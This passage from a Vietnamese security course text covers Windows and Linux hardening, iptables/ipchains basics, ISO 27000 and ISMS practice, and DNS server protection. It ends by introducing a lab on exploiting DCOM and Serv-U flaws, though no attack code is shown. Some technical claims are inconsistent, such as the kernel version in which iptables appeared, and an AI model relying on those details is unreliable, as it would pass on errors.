### a. Bảo mật cho hệ điều hành Windows

#### Sử dụng phân cứng an toàn

Hiện nay có rất nhiều phần cứng như RAM, USB, Keylogger, HDD cho phép ăn trộm dữ liệu của người dùng, việc lựa chọn phần cứng chính hãng có xuất sứ rõ ràng là vô cùng quan trọng cho mọi nền tảng.

#### Sử dụng Windows có bản quyền

Sử dụng hệ điều hành Windows có bản quyền cho phép cập nhật các bản vá lỗi và nhận được sự hỗ trợ trực tiếp từ hãng sẽ làm cho hệ thống của bạn an toàn hơn.

#### Thiết lập tự động Upgrade

Nên thiết lập tự động Upgrade để có thể vá các lỗ hổng bảo mật

#### Thiết lập tường lửa cho máy tính

Tường lửa trên máy tính cho phép bảo vệ máy tính trước các mối hiểm họa như tấn công lỗ hổng bảo mật, bùng nổ của worm... Chúng ta nên bật tính năng tường lửa và thiết lập chỉ những ứng dụng và port nào chúng ta biết thì mới mở.

Lab: thiết lập tường lửa cho máy máy tính

### **Thiết lập mật khẩu khó với các User.**

Người dùng có thói quen đặt mật khẩu đơn giản đôi khi cũng là con đường tấn công khai thác của các tội phạm mạng. Cần thiết lập Password của vWindows tối thiểu là 7 ký tự bao gồm: Số, chữ Hoa, chữ thường, ký tự đặc biệt.

Lab: Thiết lập User Account Policy cho máy tính

### **Mã hóa ổ cứng với tính năng Bitlocked của Microsoft**

Hệ điều hành vWindows từ Vista trở nên cho phép bạn mã hóa toàn bộ ổ cứng, điều này giúp bạn tránh thất thoát dữ liệu khi bị mất máy tính, và chống được bẻ khóa máy tính.

### **Chỉ cài đặt các phần mềm có xuất xứ rõ ràng**

### **Tắt tất cả các dịch vụ và ứng dụng không cần thiết**

Điều này cũng giúp bạn giảm thiểu khá nhiều các nguy cơ bị tấn công vào máy tính

### **Cài đặt các chương trình bảo vệ (Endpoint Security)**

Các chương trình bảo vệ như Kaspersky, Symantec, Trend giúp bạn giám sát toàn bộ hệ thống máy tính từ các quá trình I/O, đọc ghi dữ liệu, hay các truy cập mạng. Hầu hết các nguy cơ đối với hệ thống Endpoint sẽ được phát hiện bởi các phần mềm này.

### **Sử dụng các dịch vụ mạng an toàn**

Việc trao đổi thông tin bằng các giao thức thiếu an toàn như telnet, pop3, smtp, ftp, http... sẽ dẫn tới việc Username/Password của bạn sẽ bị mất. Việc lựa chọn các giao tiếp mạng an toàn cũng là điều vô cùng quan trọng để bảo vệ hệ thống máy tính.

### **Thiết lập IPsec cho các dịch vụ mạng thiếu an toàn.**

Khi sử dụng các dịch vụ thiếu an toàn khi thông tin truyền trên mạng, bạn hoàn toàn có thể sử dụng tính năng Ipsec để mã hóa thông tin truyền trên mạng. Ipsec đảm bảo dữ liệu của bạn sẽ luôn được an toàn

### **Tạo Group Policy trên toàn Domain đảm bảo thống nhất chính sách sử dụng**

## Sử dụng Máy tính trong môi trường an toàn

**Thói quen truy cập Internet an toàn và có đầy đủ các giải pháp bảo vệ.**

**b. Lab: Sử dụng Ipsec Policy để bảo vệ một số ứng dụng trên Windows**

**c. Bảo vệ cho hệ điều hành Linux**

Sử dụng phiên bản Linux được phân phối bởi một tổ chức uy tín như Red Hat, Ubuntu và một vài nhà phân phối khác.

Sử dụng nhân Linux phiên bản mới nhất

Khi triển khai cài đặt dịch vụ mới cần kiểm tra dịch vụ đó có những lỗ hổng gì có thể xảy ra.

Sử dụng các phần mềm bảo mật khác cài đặt trên máy tính Linux (Anti-Virus, IDS/IPS, Firewall).

Sau đây tôi trình bày sơ lược về sử dụng Iptable để bảo vệ máy tính Linux

### **Firewall IPtable trên Redhat**

Phiên bản nhân Linux version 2.2.x đã được đưa ra với rất nhiều tính năng mới giúp Linux hoạt động tin cậy hơn và hỗ trợ cho nhiều thiết bị. Một trong những tính năng mới của nó đó là hỗ trợ Netfilter iptables ngay trong kernel, giúp thao tác trên packet hiệu quả hơn so với các ứng dụng trước đó như ipfwadm trong kernel 2.0 và ipchains trong kernel 2.2, tuy vẫn hỗ trợ cho các bộ lệnh cũ. Thiết lập firewall theo kiểu lọc packet (packet filtering – lọc gói thông tin) với ipfwadm hoặc ipchains có nhiều hạn chế: thiếu các tích hợp cần thiết để mở rộng tính năng, khi sử dụng lọc packet cho các giao thức thông thường và chuyển đổi địa chỉ mạng (Network Address Translation - NAT) thì thực hiện hoàn toàn tách biệt mà không có được tính kết hợp. Netfilter và iptables trên kernel 2.4 giải quyết tốt các hạn chế trên và có thêm nhiều tính năng khác mà Ipfwadm và Ipchains không có.

### **Giới thiệu về IPtables**

Trong hệ thống Linux có rất nhiều firewall. Trong đó có một số firewall được cấu hình và hoạt động trên nền console rất nhỏ và tiện dụng đó là Iptable và Ipchain.

### **Netfilter/IPtables**

#### **Giới thiệu**

Iptables do Netfilter Organization viết ra để tăng tính năng bảo mật trên hệ thống Linux. Iptables là một tường lửa ứng dụng lọc gói dữ liệu rất mạnh, có sẵn bên trong kernel Linux 2.2.x và 2.6.x. Netfilter/Iptable gồm 2 phần là Netfilter ở trong nhân Linux và Iptables nằm

ngoài nhau. IpTables chịu trách nhiệm giao tiếp giữa người dùng và Netfilter để đẩy các luật của người dùng vào cho Netfilter xử lý. Netfilter tiến hành lọc các gói dữ liệu ở mức IP. Netfilter làm việc trực tiếp trong nhân, nhanh và không làm giảm tốc độ của hệ thống. Được thiết kế để thay thế cho linux 2.2.x Ipchains và linux 2.0.x ipfwadm và có nhiều đặc tính hơn Ipchains và nó được xây dựng hợp lý hơn với những điểm sau:

Netfilter/Iptables có khả năng gì?

Xây dựng bức tường lửa dựa trên cơ chế lọc gói stateless và stateful

Dùng bảng NAT và masquerading chia sẻ sự truy cập mạng nếu không có đủ địa chỉ mạng. Dùng bảng NAT để cài đặt transparent proxy Giúp các hệ thống tc và iproute2 để tạo các chính sách router phức tạp và QoS. Làm các thay đổi các bit(mangling) TOS/DSCP/ECN của IP header.

Có khả năng theo dõi sự kết nối, có khả năng kiểm tra nhiều trạng thái của packet. Nó làm việc này cho UDP và ICMP tốt nhất là kết nối TCP, ví dụ tình trạng đầy đủ của lọc ICMP chỉ cho phép hồi âm khi có yêu cầu phát đi, chứ không chặn các yêu cầu nhưng vẫn chấp nhận hồi âm với giả sử rằng chúng luôn đáp lại lệnh ping. Sự hồi âm không do yêu cầu có thể là tín hiệu của sự tấn công hoặc cửa sau. Xử sự đơn giản của các packet thoả thuận trong các chains (một danh sách các nguyên tắc) INPUT, OUTPUT, FORWARD. Trên các host có nhiều giao diện mạng, các packet di chuyển giữa các giao diện chỉ trên chain FORWARD hơn là trên 3 chain.

Phân biệt rõ ràng giữa lọc packet và NAT (Network Address Translation)

Có khả năng giới hạn tốc độ kết nối và ghi nhật ký. Bạn có thể giới hạn kết nối và ghi nhật ký ở để tránh sự tấn công từ chối dịch vụ (Denial of service). Có khả năng lọc trên các cờ và địa chỉ vật lý của TCP. Là một firewall có nhiều trạng thái, nên nó có thể theo dõi trong suốt sự kết nối, do đó nó an toàn hơn firewall có ít trạng thái. Iptables bao gồm 4 bảng, mỗi bảng với một chính sách (policy) mặc định và các nguyên tắc trong chain xây dựng sẵn.

## **Ipcchain**

Một trong những phần mềm mà Linux sử dụng để cấu hình bảng NAT của kernel là Ipcchain. Bên trong chương trình Ipcchain có 2 trình kịch bản (script) chính được sử dụng để đơn giản hóa công tác quản trị Ipcchains. Ipcchain được dùng để cài đặt, duy trì và kiểm tra các luật của Ip firewall trong Linux kernel. Những luật này có thể chia làm nhóm chuỗi luật khác nhau là:

Ip Input chain (chuỗi luật áp dụng cho các gói tin đi đến firewall).

Ip Output chain (chuỗi luật áp dụng cho các gói tin được phát sinh cục bộ trên firewall và đi ra khỏi firewall).

Ip forwarding chain (áp dụng cho các gói tin được chuyển tiếp tới máy hoặc mạng khác qua firewall). Và các chuỗi luật do người dùng định nghĩa (user defined).

Ipchains sử dụng khái niệm chuỗi luật (chain) để xử lý các gói tin. Một chuỗi luật là một danh sách các luật dùng để xử lý các gói tin có cùng kiểu là gói tin đến, gói tin chuyển tiếp hay gói tin đi ra. Những luật này chỉ rõ hành động nào được áp dụng cho gói tin. Các luật được lưu trữ trong bảng NAT là những cặp địa chỉ IP chứ không phải từng địa chỉ IP riêng lẻ.

Một luật firewall chỉ ra các tiêu chuẩn để packet và đích đến. Nếu packet không đúng luật kế tiếp sẽ được xem xét, nếu đúng thì luật kế tiếp sẽ chỉ định rõ giá trị của đích có thể các chain do người dùng định nghĩa hay có thể là một trong các giá trị cụ thể sau: ACCEPT, DENY, REJECT, MASQ REDIRECT hay RETURN.

- ACCEPT: cho phép packet đi qua.
- DENY: Hủy packet mà không trả lời thông báo cho phía client biết điều này.
- REJECT: Tương tự như DENY nhưng có trả lời cho client biết gói tin đã bị hủy bỏ.
- MASQ: Chỉ hợp lệ đối với chain forward và chain do người dùng định nghĩa và được dùng khi kernel được biên dịch với CONFIG\_IP\_MASQUERADE. Với chain này packet sẽ được masquerade như là nó được sinh ra từ máy cục bộ, hơn thế nữa các packet ngược sẽ được nhận ra và chúng sẽ được demasqueraded một cách tự động, bỏ qua forwarding chain.
  - REDIRECT: Chỉ hợp lệ với chain input và chain do người dùng định nghĩa và chỉ được dùng khi Linux kernel được biên dịch với tham số CONFIG\_IP\_TRANSPARENT\_PROXY được định nghĩa. Với điều này packets sẽ được chuyển tới socket cục bộ, thậm chí chúng được gửi đến host ở xa. Một số cú pháp hay được sử dụng:

Ipchains –[ADC] chain rule-specification [options]

Ipchains –[RI] chain rulenumber rule-specification

[options]

Ipchains –D chain rulenumber [options]

Ipchains –[LFZNX] [chain] [options] Ipchains –P chain target [options]

Ipchains –M [-L | -S] [options]

## 16. Chính sách an ninh mạng.

### a. Yêu cầu xây dựng chính sách an ninh mạng.

Nếu Security cho hạ tầng mạng bao gồm 4 mảng:

- Lý thuyết về Security
- Kỹ năng tấn công
- Kỹ năng cấu hình phòng thủ
- Lập chính sách an toàn thông tin

Xây dựng chính sách an ninh mạng là bước hoàn thiện một môi trường làm việc và hoạt động theo chuẩn bảo mật. Hiện nay nước ta có rất nhiều đơn vị đang xây dựng chính sách bảo mật theo chuẩn ISO 27001, sử dụng mô hình ISMS.

### b. Quy trình tổng quan xây dựng chính sách tổng quan:

#### **Plan**

- Xác định mục tiêu
- Xác định và định lượng rủi ro an toàn thông tin
- Xác định các yêu cầu cần tuân thủ
- Xây dựng chính sách

#### **Do**

- Thiết kế hệ thống
- Triển khai các chính sách/biện pháp bảo vệ hạ tầng
- Cài đặt an toàn hệ thống máy chủ
- Cài đặt an toàn hệ thống máy trạm

- Cài đặt các ứng dụng bảo vệ an toàn thông tin

### Check

- Kiểm tra và đánh giá an toàn thông tin
- Giám sát và kiểm toán hệ thống trong quá trình hoạt động

### Act


- Duy trì hệ thống
- Nâng cấp nếu cần thiết

Hình vẽ thể hiện vòng xoáy Plan-Do-Check-Act



### c. Hệ thống ISMS

Mô hình hệ thống ISMS



#### d. ISO 27000 Series

Khi nhắc đến ISMS người ta phải nói đến bộ tiêu chuẩn ISO/IEC 27000 series chứ không phải là một riêng một tiêu chuẩn nào cụ thể.

Bộ tiêu chuẩn 27000 có 21 tiêu chuẩn, nhưng tư tưởng chính nằm ở ISO/IEC27001 - cài tiến liên tục.

#### Bộ tiêu chuẩn ISO 27000 bao gồm

- \* ISO/IEC 27000 — ISMS Tổng quát và từ vựng.
- \* ISO/IEC 27001 — ISMS Yêu cầu
- \* ISO/IEC 27002 — Chuẩn mực thực hiện ISMS
- \* ISO/IEC 27003 — Hướng dẫn triển khai ISMS
- \* ISO/IEC 27004 — Đo lường ISM
- \* ISO/IEC 27005 — Quản lý rủi ro IS
- \* ISO/IEC 27006 — Yêu cầu về tổ chức đánh giá và chứng nhận ISMS
- \* ISO/IEC 27011 — Hướng dẫn ISM cho tổ chức viễn thông.

- \* ISO 27799 - ISM trong y tế sử dụng ISO/IEC 27002
- \* ISO/IEC 27007 - Hướng dẫn đánh giá ISMS
- \* ISO/IEC 27008 - Hướng dẫn cho chuyên gia đánh giá về ISMS controls
- \* ISO/IEC 27013 - Hướng dẫn tích hợp triển khai ISO/IEC 20000-1 và ISO/IEC 27001
- \* ISO/IEC 27014 - Khung quản lý IS
- \* ISO/IEC 27015 - Hướng dẫn ISM cho tài chính và bảo hiểm
- \* ISO/IEC 27031 - Hướng dẫn mức độ sẵn sàng ICT cho BCM
- \* ISO/IEC 27032 - Hướng dẫn cybersecurity
- \* ISO/IEC 27033 - IT network security
- \* ISO/IEC 27034 - Hướng dẫn application security
- \* ISO/IEC 27035 - Quản lý security incident.
- \* ISO/IEC 27036 - Hướng dẫn bảo mật sử dụng trong outsourcing
- \* ISO/IEC 27037 - Hướng dẫn xác định, thu thập và/hoặc thu nhận và bảo quản các bằng chứng số.

Trong sê ri này có một số tiêu chuẩn không được đề cập (ví dụ ISO27012 cho egovernment) là do nguyên nhân các tiêu chuẩn này chưa định hình, hoặc chưa đủ điều kiện để nâng cấp lên thành tiêu chuẩn do Uỷ ban kỹ thuật của ISO và IEC quyết định.

Ngoài ra hai tiêu chuẩn 27033 và 27034 có các tiêu chuẩn con tương ứng hay còn gọi là các phần như 27033-1, 27034-5.

### **Làm ISMS bắt đầu từ đâu???**

Làm ISMS phải bắt đầu từ việc học từ ngữ (ISO27000) sử dụng trong ISMS để thống nhất cách hiểu, tư duy, diễn đạt và trình bày. Tránh trường hợp một từ bị diễn giải thành nhiều nghĩa lêch lạc. Tuy nhiên, vì lý do thời gian, tiền bạc, và kể cả... kiêu ngạo mà nhiều đơn vị thường bỏ qua bước này.

Câu trả lời thông thường khi người tư vấn yêu cầu triển khai học về từ vựng là: "Cái này dễ, để tự đọc là được rồi" nhưng thực tế không mấy ai đọc. Hơn nữa mục đích chính không phải là hiểu từ vựng mà để cho toàn bộ nhân viên có cách hiểu giống nhau.

Chính vì vậy mà khi làm ISMS các đơn vị thường bị thất bại và có tính hình thức vì quan điểm và cách hiểu của mỗi người, mỗi cấp trong tổ chức là khác nhau. Những người mới vào cũng không

được học nêu dần dần khi mà turnover của employee cao thì cách tư duy và định hướng không còn được như ban đầu.

### **ISMS có cần chứng nhận không? Và tại sao?**

ISMS không cần phải chứng nhận, không có chỗ nào trong bộ tiêu chuẩn quy định phải chứng nhận ISMS cả. Việc chứng nhận ISMS là tự nguyện.

Nhiều đơn vị đưa ra chứng chỉ ISMS để "hù" người khác, nhưng thực tế người nắm rõ tiêu chuẩn thì thấy chuyện đó rất hài hước. Vì ISMS chỉ thể hiện cam kết chứ không thể hiện giá trị.

### **Giá trị chứng nhận ISMS nằm ở đâu?**

ISMS nằm ở uy tín của tổ chức chứng nhận và chuyên gia đánh giá. Trong lãnh vực này, có nhiều chuyên gia đánh giá có chuyên môn sâu còn kém hơn cả nhân viên của đơn vị. Do đó 27006 - 27008 quy định về việc đánh giá.

Cũng vì lý do đó mà những tập đoàn công ty lớn không cần chứng nhận ISMS mà họ tự đánh giá nếu bản thân họ có những chuyên gia giỏi.

### **Sau khi học 27000 thì làm gì??**

Thông thường khi auditor đi đánh giá thường dựa vào 27001. Nếu triển khai ISMS chỉ để đối phó thì chỉ cần tập trung vào 27001 là đủ và cũng chẳng cần học 27000 làm gì. Nếu thực sự triển khai thì tập trung vào 27002:

- ✓ Risk assessment
- ✓ Security policy
- ✓ Organization of information security
- ✓ Asset management
- ✓ Human resources security
- ✓ Physical and environmental security
- ✓ Communications and operations management
- ✓ Access control
- ✓ Information systems acquisition, development and maintenance
- 10. Information security incident management
- ✓ Business continuity management
- ✓ Compliance

### **Triển khai 12 cái code of practice của 27002 như thế nào?**

Khi triển khai 27002 sẽ phải bắt đầu chu kỳ lặp đi lặp lại của 12 điểm nói trên tức là 12 điểm trên phải được xây dựng đi xây dựng lại.

Việc xây dựng này dựa trên 27003:

- ✓ Introduction
- ✓ Scope
- ✓ Terms & Definitions
- ✓ Structure of this Standard
- ✓ 5. Obtaining Management Approval for Initiating the Project to Implement an ISMS
- ✓ 6. Defining ISMS Scope and ISMS Policy
- ✓ 7. Conducting Organization Analysis
- ✓ 8. Conducting Risk Assessment and Risk Treatment Planning
- ✓ 9. Designing the ISMS

Nhìn bě ngoài thì đây dường như là chỉ là vấn đề quản lý, nhưng trên thực tế phần Organization Analysis vẫn còn thiếu các măt xích quan trọng trong bộ tiêu chuẩn và ISO/IEC đang xây dựng. Đó là lý do không ít người làm tướng ISMS chỉ thiên về quản lý. Cá nhân tôi đã có một thời gian sai lầm trong chuyện này.

## IV. AN TOÀN ỨNG DỤNG


### 1. Bảo mật cho ứng dụng DNS

Hệ thống tên miền (DNS) được sử dụng để xác định từ tên máy chủ đến những địa chỉ IP trên Internet và trên mạng cá nhân nền tảng TCP/IP. Máy chủ DNS thường là mục tiêu mà tin tặc khai thác và tấn công, tuy nhiên bạn cũng có thể bảo mật cho những máy chủ này bằng một số phương pháp sau:

#### a. Sử dụng DNS Forwarder

DNS Forwarder (Trình chuyển tiếp) là một máy chủ DNS thực hiện truy vấn DNS thay cho nhiều máy chủ DNS khác. DNS Forwarder được sử dụng để gỡ bỏ những tác vụ đang xử lý khỏi những máy chủ DNS đang thực hiện chuyển tiếp những truy vấn này sang Forwarder, và tăng lưu lượng bộ nhớ đệm DNS trên DNS Forwarder.

Một chức năng khác của DNS Forwarder đó là



ngăn cản máy chủ DNS chuyển tiếp yêu cầu trong khi tương tác với những máy chủ DNS trên Internet. Đây là chức năng đặc biệt quan trọng vì khi đó máy chủ DNS chứa tài nguyên bên trong miền DNS. Thay vì cho phép những máy chủ DNS nội bộ tự thực hiện gọi lại lệnh và liên lạc với những máy chủ DNS khác, nó cấu hình cho máy chủ DNS nội bộ sử dụng một Forwarder cho tất cả các miền không được phân quyền.

### **b. Sử dụng máy chủ DNS lưu trữ.**

Máy chủ DNS lưu trữ là một máy chủ DNS không thể phân quyền cho bất kỳ miền DNS nào. Nó được cấu hình thực hiện gọi lại lệnh hay sử dụng một Forwarder. Khi máy chủ này nhận một phản hồi, nó sẽ lưu kết quả và chuyển câu trả lời đến hệ thống gửi truy vấn DNS tới máy chủ DNS lưu trữ. Sau đó, máy chủ này có thể tập hợp nhiều phản hồi DNS giúp giảm đáng kể thời gian phản hồi cho những máy trạm DNS của máy chủ DNS lưu trữ.

Những máy chủ DNS lưu trữ có thể cải thiện bảo mật cho công ty khi được sử dụng như một Forwarder trong nhóm công cụ quản trị của bạn. Những máy chủ DNS nội bộ có thể được cài đặt để sử dụng máy chủ DNS lưu trữ như trình chuyển đổi của chúng, và máy chủ DNS lưu trữ thực hiện gọi lại lệnh thay cho những máy chủ DNS nội bộ. Việc sử dụng những máy chủ DNS lưu trữ như những Forwarder có thể cải thiện bảo mật bởi vì bạn không phải phụ thuộc vào những máy chủ DNS của nhà cung cấp được sử dụng như Forwarder khi bạn không tin tưởng vào cài đặt bảo mật trên máy chủ DNS của họ.

### **c. Sử dụng DNS Advertiser**

DNS Advertiser (Trình quảng cáo) là một máy chủ DNS thực hiện truy vấn cho những miền mà DNS Advertiser được phân quyền. Ví dụ, nếu bạn lưu trữ tài nguyên cho domain.com và corp.com, máy chủ DNS công cộng sẽ được cấu hình với vùng file DNS cho miền *domain.com* và *corp.com*.

Sự khác biệt giữa DNS Advertiser với máy chủ DNS chứa vùng file DNS đó là DNS Advertiser trả lời những truy vấn từ tên miền mà nó phân quyền. Máy chủ DNS sẽ không gọi lại truy vấn được gửi tới những máy chủ khác. Điều này ngăn cản người dùng sử dụng máy chủ DNS công để xử lý nhiều tên miền khác nhau, và làm tăng khả năng bảo mật bằng cách giảm bớt những nguy cơ khi chạy DNS Resolver công cộng (gây tổn hại bộ nhớ đệm).

#### **d. Sử dụng DNS Resolver.**

DNS Resolver (trình xử lý) là một máy chủ DNS có thể gọi lại lệnh để xử lý tên cho những miền không được máy chủ DNS phân quyền. Ví dụ, bạn có thể sử dụng một máy chủ DNS được phân quyền trong mạng nội bộ cho miền mạng nội bộ internalcorp.com. Khi một máy trạm trong mạng sử dụng máy chủ DNS này để đặt tên quantrimang.com, máy chủ DNS đó sẽ gọi lại lệnh bằng cách truy lục kết quả trên những máy chủ DNS khác.

Sự khác biệt giữa máy chủ DNS này và DNS resolver đó là DNS Resolver được dùng để đặt tên cho máy chủ Internet. Resolver có thể là một máy chủ DNS lưu trữ không được phân quyền cho bất kì miền DNS nào. Admin có thể chỉ cho phép người dùng nội bộ sử dụng DNS Resolver, hay chỉ cho phép người dùng ngoài sử dụng để cung cấp bảo mật khi sử dụng một máy chủ DNS bên ngoài ngoài tầm kiểm soát của admin, và có thể cho phép cá người dùng nội bộ và người dùng ngoài truy cập vào DNS Resolver.

#### **e. Bảo vệ bộ nhớ đệm DNS**

“Ô nhiễm” bộ nhớ đệm DNS là một vấn đề phát sinh chung. Hầu hết máy chủ DNS có thể lưu trữ kết quả truy vấn DNS trước khi chuyển tiếp phản hồi tới máy chủ gửi truy vấn. Bộ nhớ đệm DNS có thể cải thiện đáng kể khả năng thực hiện truy vấn DNS. Nếu bộ nhớ đệm máy chủ DNS bị “ô nhiễm” với nhiều mục nhập DNS ảo, người dùng có thể bị chuyển tiếp tới những website độc hại thay vì những website dự định truy cập.

Hầu hết máy chủ DNS có thể được cấu hình chống “ô nhiễm” bộ nhớ đệm. Ví dụ, máy chủ DNS Windows Server 2003 được cấu hình mặc định chống “ô nhiễm bộ” nhớ đệm. Nếu đang sử dụng máy chủ DNS Windows 2000, bạn có thể cài đặt chống ô nhiễm bằng cách mở hộp thoại Properties trong máy chủ DNS, chọn tab Advanced, sau đó đánh dấu hộp chọn Prevent Cache Pollution và khởi động lại máy chủ DNS.

#### **f. Bảo mật kết nối bằng DDNS**

Nhiều máy chủ DNS cho phép cập nhật động. Tính năng cập nhật động giúp những máy chủ DNS này đăng ký tên máy chủ DNS và địa chỉ IP cho những máy chủ DHCP chứa địa chỉ IP. DDNS có thể là một công cụ hỗ trợ quản trị hiệu quả trong khi cấu hình thủ công những mẫu tài nguyên DNS cho những máy chủ này.

Tuy nhiên, việc không kiểm tra những bản cập nhật DDNS có thể gây ra một vấn đề về bảo mật. Người dùng xấu có thể cấu hình máy chủ cập nhật động những tài nguyên trên máy chủ DNS

(như máy chủ dữ liệu, máy chủ web hay máy chủ cơ sở dữ liệu) và định hướng kết nối tới máy chủ đích sang PC của họ.

Bạn có thể giảm nguy cơ gặp phải những bản cập nhật DNS độc hại bằng cách yêu cầu bảo mật kết nối tới máy chủ DNS để cập nhật động. Điều này có thể dễ dàng thực hiện bằng cách cài đặt máy chủ DNS sử dụng những vùng tương hợp Active Directory và yêu cầu bảo mật cập nhật động. Tất cả miền thành viên có thể cập nhật động thông tin DNS một cách bảo mật sau khi thực hiện cài đặt.

#### **g. Ngừng chạy Zone Transfer**

Zone Transfer (vùng chuyển đổi) nằm giữa máy chủ DNS chính và máy chủ DNS phụ. Những máy chủ DNS chính được phân quyền cho những miền cụ thể chứa vùng file DNS có thể ghi và cập nhật khi cần thiết. Máy chủ DNS phụ nhận một bản sao chỉ đọc của những vùng file này từ máy chủ DNS chính. Máy chủ DNS phụ được sử dụng để tăng khả năng thực thi truy vấn DNS trong một tổ chức hay trên Internet.

Tuy nhiên, Zone Transfer không giới hạn máy chủ DNS phụ. Bất cứ ai cũng có thể chạy một truy vấn DNS cấu hình máy chủ DNS để cho phép Zone Transfer kết xuất toàn bộ vùng file cơ sở dữ liệu. Người dùng xấu có thể sử dụng thông tin này để thăm dò giản đồ tên trong công ty và tấn công dịch vụ cấu trúc hạ tầng chủ chốt. Bạn có thể ngăn chặn điều này bằng cách cấu hình máy chủ DNS từ chối Zone Transfer thực hiện yêu cầu, hay cấu hình máy chủ DNS cho phép Zone Transfer chỉ từ chối yêu cầu của một số máy chủ nhất định.

#### **h. Sử dụng Firewall kiểm soát truy cập DNS**

Firewall có thể được sử dụng để chiếm quyền kiểm soát đối với những người dùng kết nối máy chủ DNS. Với những máy chủ DNS chỉ sử dụng cho những truy vấn từ máy trạm nội bộ, admin cần phải cấu hình firewall để chặn kết nối từ những máy chủ ngoài vào những máy chủ DNS này. Với những máy chủ DNS được sử dụng như Forwarder lưu trữ, firewall cần được cấu hình chỉ cho phép nhận những truy vấn DNS từ máy chủ DNS được sử dụng như Forwarder lưu trữ. Một cài đặt firewall policy rất quan trọng đó là chặn những người dùng nội bộ sử dụng giao tiếp DNS kết nối vào những máy chủ DNS ngoài.

#### **i. Cài đặt kiểm soát truy cập vào Registry của DNS**

Trên những máy chủ DNS nền tảng Windows, kiểm soát truy cập cần được cấu hình trong những cài đặt Registry liên quan tới máy chủ DNS để cho phép những tài khoản được yêu cầu truy cập đọc và thay đổi cài đặt của Registry.

Key DNS trong HKLM\CurrentControlSet\Services cần được cấu hình chỉ cho phép Admin và tài khoản hệ thống truy cập, ngoài ra những tài khoản này cần được cấp quyền Full Control.

#### j. Cài đặt kiểm soát truy cập vào file hệ thống DNS

Trên những máy chủ DNS nền tảng Windows, bạn nên cấu hình kiểm soát truy cập trên file hệ thống liên quan tới máy chủ DNS vì vậy chỉ những tài khoản yêu cầu truy cập vào chúng được cho phép đọc hay thay đổi những file này.

Thư mục %system\_directory%\DNS và những thư mục con cần được cài đặt chỉ cho phép tài khoản hệ thống truy cập vào, và tài khoản hệ thống cần được cấp quyền Full Control.

## 2. Bảo mật cho ứng dụng Web

### a. Giới thiệu

Thông thường để Hacking 1 Web Server, Hacker thường phải xem thử Web Server đang chạy hệ điều hành gì và chạy những service gì trên đó, hệ điều hành thông thường là các hệ điều hành Win 2000 Server, Win 2003 Server, Redhat.v.v. Các Service bao gồm Apache, IIS, FTP Server v.v. Nếu như 1 trong những Service của Hệ điều hành bị lỗi hay service khác bị lỗi có thể dẫn tới việc mất quyền kiểm soát của hệ thống. Trong bài thực hành của phần này, tác giả giới thiệu lỗi của hệ điều hành là DCOM và lỗi ứng dụng khác là Server-U, Apache(FTP Server). Từ những lỗi này, ta có thể kiểm soát hoàn toàn máy nạn nhân.

